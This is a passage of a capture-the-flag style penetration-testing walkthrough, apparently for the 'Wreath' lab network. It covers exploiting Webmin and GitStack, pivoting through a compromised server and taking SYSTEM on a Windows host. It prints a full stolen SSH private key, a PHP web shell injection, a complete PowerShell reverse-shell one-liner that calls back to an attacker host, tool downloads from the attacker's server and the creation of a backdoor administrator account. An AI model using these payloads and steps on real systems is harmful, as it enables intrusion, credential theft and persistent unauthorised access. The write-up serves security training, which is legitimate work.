|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| tls-alpn:
|_  http/1.1
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: Linux 4.15 (94%), Linux 2.6.32 - 3.13 (93%), Linux 5.0 - 5.14 (93%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (90%), Linux 4.15 - 5.
19 (90%), Linux 2.6.32 - 3.10 (90%), HP P2000 G3 NAS device (89%), Linux 4.4 (89%), Linux 2.6.32 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 9090/tcp)
HOP RTT      ADDRESS
1   94.96 ms 10.51.132.1
2   95.04 ms 10.201.134.200

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.15 seconds
```


From this nmap scan we notice that there is a redirect for the name of the website “thomaswreath.thm” which if we add it to our /etc/hosts file we will be able to view the page.




From that page we can view our wappalyzer application and see the following web technologies available for view. These web pages are the same for port 80 and port 443.



Port 9090 is closed to us, called zeus-admin, moving on to 10000 MiniServ 1.898 (httpd), shows us a login portal. I tried the webmin default account (root password) which did not work, now searching for CVEs or Vulnerabilities which could be used to gain access.




after searching online for the Vulnerability name “CVE-2019-15107” you find this github repository where you can clone the vulnerability and make a few edits to run it.



Once we download a copy of this github, follow the instructions in the readme, and install the requirements that the script needs to run.

```
git clone https://github.com/MuirlandOracle/CVE-2019-15107
sudo apt install python3-pip requirements.txt
chmod + x ./CVE-2019-15107.py
```

to run the exploit `./CVE-2019-15107.py 10.201.124.100` this should work and give you the following response.



Now that you have root, lets see if we can get a more stable shell, searching for anything that could help. A quick win for this is a id_rsa file, in the root's home directory.

```
cd /root/.ssh/id_rsa
head -n 60 id_rsa
```

```
[root@prod-serv .ssh]# head -n 60 id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Now lets copy over this text and make a copy of the id_rsa file on our local machine in our wreath folder. Then change the permissions on the file to 600 and test out our id_rsa file to see if we can login to the system as root.

```
mousepad id_rsa
sudo chmod 600 id_rsa
```

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ ssh -i id_rsa root@10.201.134.200
[root@prod-serv ~]# arp -a
ip-10-201-134-1.eu-west-1.compute.internal (10.201.134.1) at 02:99:11:cc:1c:d7 [ether] on eth0
```

well, the key worked! Now lets get some post exploit enumeration done.

This is where I learned where my methodology failed, I got this far without following the built in walkthrough offered on the page, however I started to have some issues. First day the exploit did not work, so after a few days and changing the room I finally got the id_rsa key for root, and had it work. However I messed up, badly. Instead of using ip route, I used arp, or the local arp tables on the system. What I should have done was use ip route and figured out the routing table on the system. First things first, always. not every pivot has a different IP subnet, keep it simple first then move on. if there is no secondary NIC ID on the ip a table, then its all on the same subnet. keep it simple!

First things first, lets download a copy of the statically compiled nmap, so we can use it locally on the system, to save time, effort and energy on it, a downloadable copy, which can be found in the wreath room can be found here; https://github.com/ernw/static-toolbox/releases/download/1.04/nmap-7.80SVN-x86_64-a36a34aa6-portable.zip
now to copy over a version of nmap onto the prod-serv system root.

First on the attacker system, in the directory hosting the nmap binaries.

```
python -m http.server 80
```

On the victim system.

```
cd /tmp
curl http://<attacker-ip/nmap -o nmap
chmod +x nmap
```

Now do a network scan and see what the prod-serv system can talk to on the internal network, then do a little more enumeration to see where to head next.


```
[root@prod-serv tmp]# ./nmap-witty -sn 10.201.124.1-255
Starting Nmap 7.80SVN ( https://nmap.org ) at 2025-01-20 12:57 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-201-124-1.eu-west-1.compute.internal (10.201.124.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00041s latency).
MAC Address: 02:29:98:12:08:DF (Unknown)
Nmap scan report for ip-10-201-124-100.eu-west-1.compute.internal (10.201.124.100)
Host is up (0.0016s latency).
MAC Address: 02:8C:55:80:46:DD (Unknown)
Nmap scan report for ip-10-201-124-150.eu-west-1.compute.internal (10.201.124.150)
Host is up (0.0013s latency).
MAC Address: 02:F7:A2:51:82:D3 (Unknown)
Nmap scan report for ip-10-201-124-250.eu-west-1.compute.internal (10.201.124.250)
Host is up (0.000078s latency).
MAC Address: 02:8D:C5:1A:B5:37 (Unknown)
Nmap scan report for ip-10-201-124-200.eu-west-1.compute.internal (10.201.124.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 6.44 seconds
```

lets investigate the .100 and the .150.


```
[root@prod-serv tmp]# ./nmap-witty 10.201.124.150
Starting Nmap 7.80SVN ( https://nmap.org ) at 2025-01-20 12:58 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-201-124-150.eu-west-1.compute.internal (10.201.124.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00074s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:F7:A2:51:82:D3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds
[root@prod-serv tmp]# ./nmap-witty 10.201.124.100
Starting Nmap 7.80SVN ( https://nmap.org ) at 2025-01-20 12:58 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-201-124-100.eu-west-1.compute.internal (10.201.124.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000090s latency).
All 6150 scanned ports on ip-10-201-124-100.eu-west-1.compute.internal (10.201.124.100) are filtered
MAC Address: 02:8C:55:80:46:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.41 seconds
```

Looks like the answer is clear, time to try and access the .150 system. We can do this by using sshuttle, which will be helpful down the road since it appears that there is another system we will need to gain access to after the .150 machine.

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ sshuttle -r root@10.201.124.200 --ssh-cmd "ssh -i id_rsa" 10.201.124.0/24 -x 10.201.124.200
c : Connected to server.
```




ok, now lets see what we can see on that port 80 on firefox.



Once you add the /gitstack to the http://10.201.124.150/gitstack you get a login prompt, you can try logging in using default credentials Admin: Admin and it will not work.

Lets check out the gitstack version that we can see on that URL, gitstack 2.3.10. if you do a searchsploit, prior to going on the internet and searching for vulnerabilites you will find that a vulnerability exists in the metasploit framework.



So to download the vulnerability you can use the following command:

`searchsploit -m 43777.py`

you should have a local version of this vulnerability. This will need some editing to make it easier to use, here are the steps.

```
sudo dos2unix 43777.py
sudo mousepad 43777.py
--inside the exploit add and edit the following--
```

```
#!/usr/bin/python2 <--at the top of the page
ip = '10.201.124.150'
```

Now we are going to edit the last 6 lines of the exploit.
adding a variable to cause a LFI vulnerability on the webpage, which also calls your exploit by name

```
... ' && echo <?php system($_POST['a']); ?>" > C:\GitStack\gitphp\exploit-name.php')
```

Now edit the second to last line as well

```
r = requests.post("http://{}/web/exploit-name.php"...
```

now save the file and run the exploit


Now you can do this one of two ways, I will be using curl, and running the follow commands in order to give you a bigger picture, first command is systeminfo and you can see that the system is running windows server 2019.

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ proxychains curl --data "a=systeminfo" http://gitserver.thm/web/exploit-witty.php
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.124.150:80  ...  OK
"
Host Name:                 GIT-SERV
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA159
Original Install Date:     08/11/2020, 13:19:49
System Boot Time:          20/01/2025, 12:34:19
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,381 MB
Virtual Memory: Max Size:  2,432 MB
Virtual Memory: Available: 1,874 MB
Virtual Memory: In Use:    558 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4580422
                           [02]: KB4512577
                           [03]: KB4580325
                           [04]: KB4587735
                           [05]: KB4592440
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.201.124.1
                                 IP address(es)
                                 [01]: 10.201.124.150
                                 [02]: fe80::b54f:be87:ae1a:d7de
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

Now lets try to abuse this even further, but first we need to make our first pivot point on prod-serv. This requires you to edit the local firewall and add a port for you to use, then to download the binary compiled version of socat; Here are the steps.

```
ps -aux | grep socat* #to show you if anyone is also on the system using that port.
firewall-cmd --zone=public --add-port 55555/tcp
curl http://attacker-ip/socat -o socat-witty && chmod +x socat-witty
./socat-witty tcp-l:55555 tcp:attacker-ip:5555 &
```

Now on your attacker system create a NetCat listener for port 5555.




Now its time to run a powershell exploit, edit the IP and the PORT to prod-serv's IP and 55555

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('IP',PORT);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS
' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Now use urlencoder.com to url encode the exploit, and copy that over, and inside your exploit. it should look something like this:

```
curl -X POST -d  "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.N
```



Now if you have done this right, you will now have a netcat listener on the Git-Serv system as nt authority\system.

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.51.122.44] from (UNKNOWN) [10.201.124.200] 39184
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

Now since we have nt authority\system lets make our lives a little easier, and create a user account on the git-serv system for some persistence, as well as use a more stable and useful shell of Evil-winrm.


```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.51.122.44] from (UNKNOWN) [10.201.124.200] 39184
whoami
nt authority\system
PS C:\GitStack\gitphp> net user witty WittyP@ssw0rd! /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators witty /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" witty /add
The command completed successfully.

PS C:\GitStack\gitphp> net user witty
User name                    witty
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            20/01/2025 15:11:53
Password expires             Never
Password changeable          20/01/2025 15:11:53
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.

PS C:\GitStack\gitphp>
```

Using Evil-winrm is easy, on kali just type, evil-winrm -u <useraccount> -p '<password>' -i 10.201.124.150

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath]
└─$ evil-winrm -u witty -p 'WittyP@ssw0rd!' -i 10.201.124.150

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\witty\Documents>
```

we can also use xfreerdp and make use of the rdp port which is open on the system by running the following command in a new tab

